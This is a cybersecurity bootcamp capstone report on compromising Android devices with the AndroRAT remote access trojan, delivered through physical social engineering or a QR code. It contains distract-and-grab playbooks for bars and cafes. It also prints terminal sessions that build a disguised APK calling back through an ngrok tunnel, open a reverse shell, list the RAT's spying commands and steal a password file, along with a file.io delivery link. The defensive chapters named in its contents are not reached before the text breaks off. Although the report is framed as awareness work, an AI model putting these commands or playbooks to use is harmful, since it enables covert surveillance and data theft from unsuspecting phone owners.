


# Ctrl+Alt+Defeat



**Malicious Android APK Injection**  
(Social Engineering Attack)

**Fullstack Academy**  
Brooklyn, New York  
Cybersecurity Bootcamp

## **Analysis of a Social Engineering Attack: Compromise via Malicious Download**

A Capstone Project submitted by  
Jesus Gonzalez, Marco Pigna, Mike Drake and RC Wright III

**This Capstone Project was approved by:**

Class Instructor: Daniel Sefton

Class Mentor: Alex Harris

## Table of Contents

Chapter	Page
I. Introduction	5
A. Executive Summary	5
B. Purpose of Project	6
C. Social Engineering and Effects	7-8
II. Technical Analysis	9
III. Incident Overview 1	10-11
IV. Incident Overview 2	12
V. Technical Review	13
A. Delivery Method SD Card (Retroid Pocket)	15-22
B. Virus Total Results	23
C. Delivery Method QR code or URL	24
D. Lenovo Tablet Results	25-27
E. Virtual Android Cellphones	28-29
F. Technical Defense on Android Devices Utilizing FOSS OS	30-31
VI. Impact Assessment	32-33
VII. Response and Mitigation	34-36
VIII. Lessons Learned	37
IX. Conclusion	38
X. References	39

## Executive Summary

This report presents the culmination of Ctrl+Alt+Defeat's comprehensive research and practical applications in Cybersecurity. Specifically, our project centers on investigating and addressing the looming specter of APK malicious attacks (side loading) targeting Android devices, a prevalent concern in the contemporary cybersecurity landscape that could be accomplished through Social Engineering infiltration attacks. The incident under scrutiny revolves around the targeted acquisition of an individual's Android device in a public setting. This orchestrated attack requires one or two individuals and can take anywhere between 30 seconds to 2 minutes. It begins with the phone being removed from the target's possession. The nearby hacker then plugs it into their terminal, downloads the APK, and returns the compromised device to the target. Or scans a simple QR code that immediately downloads the malicious APK and installs within a few seconds.

## Purpose of Project

The primary objective of this Capstone project is to uncover vulnerabilities within commonly used devices, disclosing potential risks to user integrity and trust posed by Social Engineering attacks. Through this project, our aim is to provide valuable insight and awareness, ultimately allowing users to make informed decisions regarding their cybersecurity in today's tech-filled landscape.

With this Capstone Project, our mission extends beyond merely unraveling the tactics of APK malicious attacks. We wish to present effective countermeasures, educating ourselves with strategies to thwart these digital threats head-on. We acknowledge that social engineering 's a pivotal role in these assaults. We aim to bolster our defenses and empower individuals and organizations alike against these cloak-and-dagger maneuvers.

We have to navigate between theory and practice with determination. Through a blend of theoretical frameworks, hands-on experimentation, and data-driven analysis we have worked actionable insight on this topic. Our goal is to enlighten the public on practical recommendations and proven strategies that could help bolster personal cybersecurity resilience against an attack based on malicious APK files. This report showcases our dedication as new SOC Analyst's to advancing cybersecurity. Through teamwork and a hands-on approach, we aim to create a safe digital world for all.

## Social Engineering and Its Effects

Social Engineering embodies the art of exploiting human psychology to breach digital fortresses. It's the manipulation of trust, curiosity or fear to coerce unsuspecting individuals into revealing secrets or unwillingly granting access to secure realms. Social engineering capitalizes on the vulnerabilities of human nature itself. It's a game of deception where attackers orchestrate elaborate schemes, weaving narratives of deceit in both public or private settings, to dupe their targets into divulging confidential information or performing actions that compromise the very fabric of digital security. Where stakes are high and the consequences of a misstep could lead far beyond the confines of a digital domain. According to PT Security, in "Q3 2023, bad actors used various social engineering channels in successful attacks on individuals, with phishing websites being the most prevalent (54%), followed by email (27%), social media scams (19%), and instant messaging (16%)" (Positive Technologies). But there is another factor that the public should be aware of. Social Engineering Infiltration or a "collusive device compromise".

This type of social engineering involves an orchestrated attack, involving both manipulation of the target and a coordinated effort to compromise their device for malicious purposes in any sort of public or private settings. It's not as common, but an attack like that, to the right individual of a company/organization could have debilitating effects to their infrastructure. Atlas VPN conducted research within an observed period that showed that around "31% of all social engineering attacks were targeted at individuals, with the public administration sector following second at 18% of incidents. The numbers were based on the European Union Agency for Cybersecurity (ENISA)" (Edward, G). These types of attacks might not be as common as other Social Engineering attacks, but the amount of private and confidential data that could be breached is much more sensitive and could affect an individual or company in the long term.

Unfortunately, negligence, often coupled with collusion, remains one of the primary factors contributing to device compromise, potentially turning unwitting employees into unintentional insider threats within organizations. This collusive device compromise refers to situations where

employees, either willingly or unwittingly, facilitate unauthorized access to sensitive information or systems

Detecting insider threats poses a large challenge to organizations, comparable to identifying external threats. According to a survey conducted by Enterprise IT World, an overwhelming majority (90%) of respondents in 2024 report that insider attacks are as difficult (53%) or more difficult (37%) to detect and prevent compared to external attacks. This marks a significant increase from 2019, suggesting a growing awareness of the subtlety and complexity of insider threats. Malicious insider threats have seen a significant rise from 60% to 74% since 2019, according to the same survey, solidifying their status as a definitive threat vector for stealing and misusing data.

The motives driving insider attacks can range from personal benefit and financial gain to revenge and sabotage. Without specific example studies, it's challenging for organizations to fully comprehend the overall danger of these motives, making it crucial to contextualize them within real-world scenarios.

To combat the rising threat of insider attacks, organizations need to implement strategies that go beyond mere technical safeguards. While educating employees on the psychological elements of these attacks is essential, additional measures such as comprehensive security training, regular risks assessments, and more strict access controls are also of vital importance.



## Technical Analysis

The AndroRAT malware is packaged as an APK in order to effectively, and efficiently target devices and systems running Android OS. The payload of AndroRAT includes malicious code written in Python and Java that allows for extended functionality of the malware once it compromises the target system. The behavior of this malware, like most Remote Access Trojan's (RAT) is to give the attacker remote access to the system with functionalities similar to physically having the system. The attacker is able to execute remote commands from a Command and Control (C2) server, through a connection that is created once the malware is on the target system. In the case of AndroRAT the malware can be downloaded by the victim in various forms such as scanning a malicious QR code, or embedded into a phishing email. Once the link is downloaded the malware appears as a "Google Services" application. This is standard behavior of a RAT to appear as a harmless application or software, but as we know based on the AndroRAT malware the "Google Services" application is a facade for the malicious code to be executed once the application is opened by the victim.

When the AndroRAT source code is run from the host machine a shell interface is created to listen on a specific IP address over a specific port. Then once the file on the target system is inadvertently opened a connection is made back to this shell which gives the attacker remote access. Once this connection is established the attacker can leverage functionalities of the malware which include but are not limited to creating a shell on the target system, accessing log information, and accessing geographical data. Remote Access Trojans can be extremely difficult to identify on a system, and in the case of AndroRAT once the malware is executed it continues to run in the background until the attacker terminates the connection.

## Incident Overview 1

**Incident Stage:** Simulated Attack on Android

**Title:** Target Social Engineering Attack Exploiting Android Devices Through APK File

**Date of Incident:** February 6th, 2024

**Location:** Bar/Cafe/Club

**Initial Search/Attack:** The attackers identify a potential target in a public setting, such as a bar, cafe or club, who is using an Android OS device. As social networks are readily available in today's age, it is easy for anyone to track down any top level executive or employee within an organization that could perhaps have access to crucial data of their day-to-day work.

**Approach to Target:** One of the attackers approaches the target, engaging them in conversation or creating a distraction to momentarily divert their attention away from their device. It could be casual conversation or flirting with the victim.

**Physical Acquisition:** During the distraction, the second attacker moves in and discreetly takes the target's Android device from their possession without their notice. This approach could also be handled by attacker number one. If the attacker is deceptive enough they could come up with a story that they need to find their friend and require calling them real quick (as they have lost their cell phone), which would allow for them to unlock their phone, handing it out willingly without issue. This allows for ease of access of android internals.

**Transfer to Hacker:** At this point the hacker could easily be hiding in the bathroom where the exchange could happen. Once the device is in the hackers hands they could quickly transfer the malicious APK file either through a portable laptop.

**Connection to Hacker Terminal:** The hacker then connects the device to their terminal or computer using a USB cable or wirelessly, gaining direct access to the device's data and settings.

**APK Installation:** The hacker downloads and installs the malicious APK file which would run in the background without any initial alerts. The AndroRAT APK would connect their device to the hackers terminal allowing them to wireless canvas their device for any information such as SMS texts, Videos, Phone Call logs, Private Files, Audio Files, etc..

**Device Return:** The device would be returned by the first attacker after installing the APK file.

**Infiltration Complete:** The attack is complete, with the target being unaware that their device has been compromised and is now susceptible to unauthorized access or data theft.

**Summary:** Such an attack is possible through a high level of coordination and execution by the attackers, emphasizing the effectiveness of social engineering tactics combined with smooth physical theft and technical exploits of the Android device's vulnerabilities. With such an attack they can now easily gain every megabyte of data the user has and compromise their personal and professional life.

## Incident Overview 2

**Location:** Cafe/Restaurant

**Initial Search/Target:** The attackers identify a potential target in a public setting, such as a cafe, restaurant (QR Code Menu), who is using an Android device.

**Approach to Target:** One of the attackers approaches the target, engaging them in conversation or creating a distraction to momentarily divert their attention away from their device.

**QR Presentation:** During the interaction the attacker could present the target with a QR code, claiming the code would lead to special offers, discounts or even menu services. At this point the attacker could ask to see their phone so they could do it for them. All it takes is exactly 3 taps to approve the APK and install it.

**Malicious APK Download and Control:** Unknown to the target, the scanning of the QR code initiates the automatic download and runs passively in the background allowing a backdoor access to the device for the hacker.

**Device Return:** With the malicious APK installed which would take less than 10 seconds to process through, the attacker discreetly leaves the area, often during the same distraction initiated earlier.

**Exploit Complete:** Attack is complete, with the victim unaware that their device has been compromised by a hacker.

**Summary:** The scenario showcases how social engineering can have multiple angles, some extensive and others very simple. The approach urges some curiosity or interest from the target which can be manipulated to the hackers advantage. This allows the individual into unwittingly compromising their Android device by scanning what they believe to be a simple and harmless QR code.

## Technical Review

Reverse shell on Android 11 - 13 devices

Building Malicious APK

- Through the use of AndroRat a payload was created as “androidservices.apk” this APK will be the item delivered to the targets device.
- The APK disguises itself as a google framework service

```
(kali㉿kali)-[~/AndroRAT]
$ python3 androRAT.py --build -i 4.tcp.ngrok.io -p 10872 -o androidservices.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/kali/AndroRAT/androidservices.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk androidservices.apk
```

- Note the IP address is the Ngrok forwarding information

Starting Ngrok and AndroRAT

```
(kali㉿kali)-[/usr/local/bin]
$ ./ngrok tcp 4444
```

AndroRAT and Ngrok waiting for connection

```
kali@kali: ~/AndroRAT
File Actions Edit View Help

(kali@kali)~-[~/AndroRAT]
$ python3 androRAT.py --shell -i 0.0.0.0 -p 4444

AndroRAT
- By karma9874

[INFO] Waiting for Connections

kali@kali: /usr/local/bin
ngrok (Ctrl+C to quit)

Take our ngrok in production survey! https://forms.gle/aXiBFWzEA36DudFn6

Session Status      online
Account             alloutagadgina@gmail.com (Plan: Free)
Version             3.5.0
Region              United States (us)
Latency             72ms
Web Interface       http://127.0.0.1:4040
Forwarding           tcp://4.tcp.ngrok.io:10872 → localhost:4444

Connections
  ttl  opn  rt1  rt5  p50  p90
    193   0   0.00  0.00  0.00  0.00
```


## Delivery Method SD Card

### Retroid Pocket 3+






Installing the malicious APK via SD card

- Android Version 11
  - Android Security update: July 5, 2022
  - Google Play system update: October 1, 2021
  - Device is updated as far as it is allowed
- The Retroid Pocket 3+ is a popular handheld gaming device that is developed by GoRetroid a Chinese tech company to emulate retro video game systems. The devices' focus on portability and power allowed it to gain immense popularity among American tech enthusiasts. Recently, the availability of this device has dramatically increased due to the amount of third party sellers now offering this device on Amazon.









## AndroRAT and Ngrok responding to installed APK on the Retroid Pocket 3+

The screenshot shows a Kali Linux terminal window with the following content:

```
kali@kali: ~/AndroRAT
```

File Actions Edit View Help

Got connection from ('127.0.0.1', 54874)

Hello there, welcome to reverse shell of Retroid Pocket 3 Plus

Interpreter:/

[ERROR] Unknown Command

Interpreter:>

File Actions Edit View Help

kali@kali:~/AndroRAT/Dumps

Home

/home/kali/AndroRAT/Dumps

kali@kali:~/AndroRAT/Dumps

\$ python3 -m http.server 80

File Actions Edit View Help

ngrok

(Ctrl+C to quit)

Use our ngrok in production survey: https://forms.gle/xjwvWk9Mndr6

Region Status

Account Connecting to ad... atcloudgagindawgmatt.com (Plan: Free)

Version 3.5.0

Region United States (us)

Latency 71ms

Web Interface http://127.0.0.1:4040

Forwarding tcp://4.tcp.ngrok.io:10872 → localhost:4444

Connections

tll	opn	rt1	rt5	p50	p90
193	1	0.00	0.00	0.00	0.00

kali@kali:~/AndroRAT/Dumps

>

```

Interpreter: /> help

Usage:
deviceInfo          → returns basic info of the device
camList             → returns cameraID
takepic [cameraID] → Takes picture from camera
startVideo [cameraID] → starts recording the video
stopVideo           → stop recording the video and return the video file
startAudio           → starts recording the audio
stopAudio           → stop recording the audio
getSMS [inbox|sent] → returns inbox sms or sent sms in a file
getCallLogs         → returns call logs in a file
shell               → starts a interactive shell of the device
vibrate [number_of_times] → vibrate the device number of time
getLocation          → return the current location of the device
getIP               → returns the ip of the device
getSimDetails       → returns the details of all sim of the device
clear               → clears the screen
getClipData         → return the current saved text from the clipboard
getMACAddress       → returns the mac address of the device
exit               → exit the interpreter

Interpreter: />

```

#### Device Info

```

Interpreter: /> deviceInfo

-----
Manufacturer: Moorechip
Version/Release: 11
Product: ums512_1h10_Natv
Model: Retroid Pocket 3 Plus
Brand: UNISOC
Device: ums512_1h10
Host: mc_server
-----

Interpreter: />

```

#### Mac Address

```

Interpreter: /> getMACAddress
9A:EB:E5:33:01:34

```

## Shell

```
Interpreter:> shell is Edit View Help
Starting Shell (~/.AndroRAT/Dumps)

android@shell:~$ ls
acct
apex
bin
bugreports
cache
config
data
data_mirror
debug_ramdisk
default.prop
dev
etc
init
init.environ.rc
init.recovery.common.rc
init.recovery.ums512_1h10.rc
init.recovery.ums512_1h10_go.rc
init.recovery.ums512_20c10.rc
init.recovery.ums512_2h10.rc
linkerconfig
lost+found
metadata
mnt
odm
oem
postinstall
proc
product
sdcard
storage
sys
system
system_ext
vendor

android@shell:~$
```

## Creating a file

```
android@shell:~$ touch YouG0ThackedaGAIN
android@shell:~$ ls
Alarms
Android
Audiobooks
DCIM
Documents
Download
Hackerslove
Movies
Music
Notifications
Pictures
Podcasts
Ringtones
YouG0ThackedaGAIN

android@shell:~$
```

## NetCat support

```
android@shell:~$ nc --help
usage: netcat [-46ut] [-lL COMMAND ...] [-u] [-wpq #] [-s addr] {IPADDR PORTNUM|-f FILENAME}

Forward stdin/stdout to a file or network connection.

  -4      Force IPv4
  -6      Force IPv6
  -L      Listen for multiple incoming connections (server mode)
  -U      Use a UNIX domain socket
  -W      SECONDS timeout for more data on an idle connection
  -f      Use FILENAME (ala /dev/ttyS0) instead of network
  -l      Listen for one incoming connection
  -p      Local port number
  -q      Quit SECONDS after EOF on stdin, even if stdout hasn't closed yet
  -s      Local source address
  -t      Allocate tty (must come before -l or -L)
  -u      Use UDP
  -w      SECONDS timeout to establish connection

Use "stty 115200 -F /dev/ttyS0 && stty raw -echo -ctlecho" with
netcat -f to connect to a serial port.

The command line after -l or -L is executed (as a child process) to handle
each incoming connection. If blank -l waits for a connection and forwards
it to stdin/stdout. If no -p specified, -l prints port it bound to and
backgrounds itself (returning immediately).

For a quick-and-dirty server, try something like:
netcat -s 127.0.0.1 -p 1234 -tl /bin/bash -l
```

```
android@shell:~$ ifconfig
wlan0    Link encap:Ethernet  HWaddr e6:aa:dd:63:d3:1a  Driver sc2355
          inet addr:192.168.0.92  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::e4aa:ddff:fe63:d31a/64  Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:48841 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10975 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:62514231 TX bytes:1470764
          Interrupt:0
          forwarding:0
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope: Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 TX bytes:0

dummy0    Link encap:Ethernet  HWaddr 9a:eb:e5:33:01:34
          inet6 addr: fe80::98eb:e5ff:fe33:134/64  Scope: Link
          UP BROADCAST RUNNING NOARP  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 TX bytes:630

android@shell:~$
```



## Placing and stealing files with get and put commands

```
Interpreter: /> shell
————Starting Shell————

android@shell:~$ put Hacked.txt
[SUCCESS] Successfully Uploaded the file Hacked.txt in /sdcard/temp/
```



```
android@shell:~$ get /sdcard/Documents/bankpassword.txt
[SUCCESS] Successfully Downloaded in /home/kali/AndroRAT/Dumps/bankpassword.txt
```



b5de4d0da813717f080c9b7ea9750db8d0faf3582a1d8c4c03dd55995d0f5

19 / 64

Community Score

19 security vendors and no sandboxes flagged this file as malicious

Reanalyze

Similar

More

b5de4d0da813717f080c9b7ea9750db8d0faf3582a1d8c4c03dd55995d0f5

NortonVPN.apk

Size

2.22 MB

Last Analysis Date

a moment ago

APK

android

apk

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label

Trojan.spyagent/fkwc

Threat categories

trojan

Family labels

spyagentfkwc

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Trojan.Android.SpyAgent.989141	Avast-Mobile	Android:Evo-gen [Trj]
Avira (no cloud)	ANDROID/SpyAgent.FKWC.Gen	BitDefenderFalk	Android.Trojan.SpyAgent.GL
Cyren	Malicious (score: 99)	DrWeb	Android.Spy.1131.origin
ESET-NOD32	A Variant Of Android/Spy.Agent.BEL	Fortinet	Android/Agent.BELtr.spy
Google	Detected	Ikarus	Trojan-Spy.AndroidOS.Agent
K7GW	Trojan ( 0056b0d51 )	Kaspersky	HEUR:Trojan-Spy.AndroidOS.Agent.abg
Microsoft	Trojan:AndroidOS/SpyAgent.W	QuickHeal	Android.Agent.GEN37832
Sophos	Andr/Xgen-BMC	Trustlook	Android.Malware.General (score:4)
Varist	AndroidOS/Agent.GUL.genEldorado	WithSecure	Malware.ANDROID/SpyAgent.FKWC.Gen
ZoneAlarm by Check Point	HEUR:Trojan-Spy.AndroidOS.Agent.labg	Acronis (Static ML)	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	ClamAV	Undetected
CMC	Undetected	Emsisoft	Undetected
		GData	Undetected

virustotal.com/gui/search/engine:trojan\_and\_engine:spyagent\_and\_engine:fkwc

## Delivery Method QR code or URL


Qr code or URL through File.IO one time use

file.io

### Your file is ready to share!

Copy the download link below  
or scan the QR code.

<https://file.io/9FAU2GQdZmfU>



---

1 file – 2.3 MB

> View Files

↺ Start Over

---


Title

CtrlALTdefeated.apk

---

Description

Enter a description or message

 Add More Files

or [Upload a folder](#)



## Lenovo Tablet



Android Version: 12

- Android Security update: August 5, 2023
- Google Play system update: October 1, 2023

Method of delivery: URL

- Working
  - Vibrate phone
  - List cameras
  - System information
  - MAC address
  - Location
  - Dump call logs
  - Dump sms logs
  - Record Audio
  - Shell
    - Working
      - Netcat
      - PWD
      - Ifconfig
      - Get
        - Use truepath and steal a file
      - Put
        - Insert a file to the device
    - Not Working
